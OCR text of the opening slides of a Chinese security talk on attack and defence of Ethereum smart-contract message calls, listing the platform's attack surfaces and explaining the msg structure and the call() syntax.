智能合约消息调用攻防

隐形人真忙 [at] 百度安全

关于作者

- ID：隐形人真忙
- Title：百度安全工程师
- Work：从事攻防技术研究 & 安全产品研发
- Weibo：https://weibo.com/alivexploitcat

微博关注

1 以太坊架构与攻击面介绍


2 EVM消息调用原理剖析

3 消息调用攻防

4 议题总结

1 以太坊架构与攻击面介绍

以太坊架构以各个攻击面



去中心化应用

Web3.js

智能合约层

EVM虚拟机

RPC层

Block Chain

- Block
- Transaction
- Database

共识算法

PoW

PoS

Miner

- Agent
- CPU/GPU
- Worker

Network

- Peer
- Protocol
- Sync

P2P

Crypto

Solidity

...

传统Web安全漏洞

智能合约代码漏洞

EVM机制特性、缺陷

RPC未授权访问、DoS漏洞等

共识协议缺陷 51%攻击

P2P网络漏洞 Eclipse攻击

Miner算法、逻辑漏洞

钱包漏洞、密钥泄露等

2 EVM消息调用原理剖析

什么是消息调用（Message Call）


➢ 基本概念

- 是一种从一个以太坊账户向另一个账户发送消息的行为
- 可以用于转账、跨合约方法调用
- 一次消息调用可以携带数据


➢ msg结构

• data：	全部的calldata
• gas：	执行交易携带的gas
• sender：	发送者的地址
• sig：	calldata的前四个字节
• value：	以太币数额

跨合约方法调用原理



- 调用发起合约： Client
- 调用执行合约： Server
- ABI： HTTP协议
- Gas/value/data： HTTP Data




跨合约方法调用原理

➢调用形式

- <address>.call(方法选择器, arg1, arg2, …)
- <address>.call(bytes)

